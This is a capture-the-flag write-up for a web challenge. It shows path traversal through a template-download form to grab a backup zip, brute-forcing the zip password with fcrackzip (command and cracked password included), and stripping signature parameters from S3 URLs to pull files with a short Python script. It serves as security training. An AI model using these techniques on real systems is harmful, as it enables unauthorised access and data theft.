Instant development company

Challenge 35 Solves

Instant Development Company

160

Your uncle got scammed but he's too embarrassed to tell you how much he had lost. Can you find out?

https://instant-development-company.secchallenge.crysys.hu

Author: Andrix

Flag Submit

After following the link we reached the site:

Main page Leave feedback

Instant development company

DO YOU HAVE A COOL WEBSITE IDEA THAT WILL SURELY MAKE YOU A MILLIONAIRE? IS YOUR FAMILY IT GUY/PRINTER TECHNICIAN/TECH SUPPORT NOT AVAILABLE?


HAVE NO FEAR, WE CAN CREATE THE WEBSITE OF YOUR DREAMS!

CONTACT US ON +123456879 AND WE'LL GENERATE A WORKING WEBSITE BASED ON YOUR IDEAS USING OUR PATENTED CLOUD AI BLOCKCHAIN NFT TECHNOLOGY!

First thing we did was to take a look at the source of the web,
then we noticed a weird thing, there's a link to /debug that we can't see on the site itself.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="/static/css/main.css">
    <script src="/static/js/main.js"></script>

<title>Main page</title>

</head>
<body>
    <a href="/" class="menu-button" style="text-align: justify;">Main page</a>
    <a href="/review" class="menu-button" style="text-align: justify;">Leave feedback</a>
    <a href="/debug" class="menu-button" style="text-align: justify;"></a>

<div>
    <h1 class="title" id="title" style="text-align: center;">Instant development company</h1>
    <p class="subtitle">Do you have a cool website idea that will surely make you a millionaire? Is your family IT guy/printer t
    <p class="subtitle">Have no fear, we can create the website of your dreams!</p>
    <p class="subtitle">Contact us on +123456879 and we'll generate a working website based on your ideas using our patented clo
</div>

</body>
</html>
```

Following the link, we reached this site:



We then checked the source of the web page again and noticed there's a comment with a hint:


```
<!-- [AUTOREMOVE] AN: I've created a backup of our contracts for archival purposes. It should be in a backup.zip file in the root directory. -->
<!-- [AUTOREMOVE] AN: Unfortunately I kinda forgot the password, but I do remember that it only had numbers in it and it was 10 digits long. -->
```

We've noticed earlier there's an option to download website templates so we wondered what will happen if we edit the html directly from "base.html" to something else like "../backup.zip"?

```
▼<form action="/download/templates" method="POST">
  <label for="template">Download site templates:</label>
  ▼<select name="template" id="template">
    <option value="../backup.zip">base.html</option> == $0
    <option value="index2.html">index.html</option>
    <option value="reviews.html">reviews.html</option>
    <option value="debug.html">debug.html</option>
    <option value="announce.html">announce.html</option>
  </select>
  <input type="submit" value="Download">
</form>
```

We've managed to get hold of backup.zip!

After opening the zip, we noticed there's two password protected files



We decided to search in google for a tool to crack zips, eventually we found a page explaining about fcrackzip, we used the tool to crack the password with the hint we got, we set the password length to be 10 and set the charset to contain digits only:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ fcrackzip -b -c '1' -u backup.zip -v -l 10
found file 'contracts.txt', (size cp/uc   9255/ 32000, flags 1, c
hk 5e72)
found file 'README.txt', (size cp/uc    138/   165, flags 1, chk
ca8c)
checking pw 8728999999

PASSWORD FOUND!!!!: pw == 8729505852

┌──(kali㉿kali)-[~/Desktop]
└─$
```

-b for brute force
-c for charset of digits
-u path to the file
-l length of password
-v verbosity


Then we opened readme.txt it had the following content:

~/Desktop/backup/README.txt - Mousepad

File Edit Search View Document Help

```
1 I've decided to upload the files to the cloud instead and made sure that they become inaccessible a while after they are
  fulfilled. Should be enough for GDPR, right?
```


Contacts.txt contained a list of URLs for every contact in the cloud. We tried opening one of the links and got an access denied xml response:



We've noticed the link had Expires and Signature as parameters:

https://instant-development-company.s3.eu-central-1.amazonaws.com/01af9445-322e-40ec-8197-00c4963f2531?AWSAccessKeyId=OKGLRFFMPMS3RROZG3MQ&Expires=1633889885&Signature=oh8_kzOqX93tjlYXSWMX3FgYlWI%3d

We tried to remove the parameters and we managed to download the contact file:



We were asked to find his uncle data, so we made a script reading all URLs from contacts.txt and making a GET request for one of them, we searched in the data for "cd22" because every flag had it and we found a match!

~/Desktop/backup/scripty.py - Mousepad

File Edit Search View Document Help

```python
import requests
import os

with open("contracts.txt", "r+") as f:
        lines = f.readlines()

        for line in lines:
                line_without_parameters = line.split('&Expires')[0]

                res = requests.get(url=line_without_parameters)

                if "cd22" in res.text:
                        print(res.text)
```

kali@kali: ~/Desktop/backup

kali@kali: ~/Desktop/backup 118x35

```
┌──(kali㉿kali)-[~/Desktop/backup]
└─$ python3 scripty.py                                                    130 ×
Instant Development Company (hereafter "Developer") and John Doe (hereafter "Customer"), hereby agree to the following
 regarding CrysysShop (hereafter "the Project"):

The Developer will begin the Project on 2021-12-25. The Developer estimates that the Project will take 3 hours, and at
 10000$ per hour, the Project total will be roughly 30000$. The Customer acknowledges that the Project may take more t
ime than the original estimate and agrees to pay the hourly rate for the completion of the Project.

The Project will be made according to the following specifications: RGlkIHlvdSBtaXNzIHRoZSBmbGFnPw==. If the Customer
wishes to make any changes, they must submit a Change Order in writing for approval by the Developer.

The Developer will create a mock-up of the final product for the customer's approval before building the Project. The
Customer will also have one opportunity upon receipt of the final product to request changes.

The Project will include source code only. The Customer will not receive any technical support. The Project will cover
 one website only. The Customer is not permitted to sell the source code or use it to clone or create other websites.

The Developer will retain all the rights of the interface, source code, materials, data, structures, menus, and arrang
ements used to make the Project. The Customer will retain all rights of the text, graphics, audio, video, logos, and i
ntellectual property used in the Project.

The Developer will not supply maintenance, backup, and IT services.

Payment will be made upon completion as follows: CS:GO skins traded to the Developer's account.

In witness to their agreement to the terms of this contract, the parties affix their signatures below:

Instant Development Company, 2021-12-24
Developer, signature & date

cd22{d4mn_sh0uld_h4v3_c4lled_th3_f4m1ly_1t_guy_1nst3ad}, 2021-12-24
Customer, signature & date

┌──(kali㉿kali)-[~/Desktop/backup]
```